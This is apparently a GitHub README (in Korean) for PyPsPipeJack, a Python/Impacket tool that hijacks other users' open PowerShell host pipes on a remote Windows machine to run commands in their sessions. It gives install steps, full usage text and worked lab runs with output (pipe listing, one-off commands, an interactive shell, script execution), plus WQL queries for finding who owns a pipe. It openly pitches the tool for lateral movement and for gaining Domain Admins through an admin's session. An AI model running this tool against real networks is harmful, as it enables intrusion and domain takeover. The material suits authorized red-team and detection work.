 e-fin/pypspipejack
Python으로 구현된 OpenPsPipeJack

이 도구는 제 다른 도구인 OpenPsPipeJack의 후속 버전입니다. 이 버전은 Python 기반이며 주로 Impacket을 사용하여 Linux에서 작동합니다.
요약하자면, 원격 호스트에 대해 로컬 관리자 권한이 있으면 해당 호스트의 원격 PowerShell 세션에 연결하여 그 세션 내에서 명령을 실행할 수 있습니다. 이는 측면 이동(lateral movement)의 기회를 제공할 뿐만 아니라 권한 상승(privilege escalation)의 기회도 제공합니다. 예를 들어, RBCD, Shadow Credentials 등을 통해 로컬 관리자 접근 권한을 얻었고 원격 호스트에 PowerShell 세션을 열어 둔 도메인 관리자가 있다면, 도메인 관리자 권한으로 명령을 실행하여 자신이 제어하는 사용자를 Domain Admins 그룹에 추가할 수 있습니다.
git clone https://github.com/e-fin/PyPsPipeJack.git
cd PyPsPipeJack
python3 -m venv .
source bin/activate
python3 -m pip install -r requirements
usage: PyPsPipeJack.py [-h] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [--list] [--pipe PIPE] [--command COMMAND] [--script SCRIPT] target

PowerShell Pipe Jacker

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

PowerShell Pipes:
  --list                list PSHost pipes and exit
  --pipe PIPE           full pipe name under IPC$ to connect to
  --command COMMAND     run one command and exit (non-interactive)
  --script SCRIPT       run entire PS1 file
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell

Connected. Enter PowerShell commands; 'exit' to quit.
PS> whoami
lab\administrator
PS> $i = "hello"
PS> echo $i
hello
PS>
$ cat test.ps1
echo hello
echo hello2
whoami
ipconfig

$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --script test.ps1

hello
hello2
lab\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : lab.local
   Link-local IPv6 Address . . . . . : fe80::f0d3:c6c2:48ad:94f5%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe9d:a180%13
                                       192.168.1.1


누가 PowerShell 파이프를 소유했는지 확인하기 위해 whoami나 다른 PowerShell 명령을 실행할 필요가 없습니다. Impacket의 wmiquery.py로 확인할 수 있습니다. WMI Query Language는 그 가치에 비해 크게 저평가되어 있습니다.
스크린샷 예제와 함께 실행해야 할 명령은 다음과 같습니다:
## Replace 13108 with PID from PSHost Pipe
# Example: PSHost.134296493751823186.13108.DefaultAppDomain.powershell

WQL> ASSOCIATORS OF {Win32_Process.Handle="13108"} WHERE AssocClass=Win32_SessionProcess

WQL> SELECT * FROM Win32_LoggedOnUser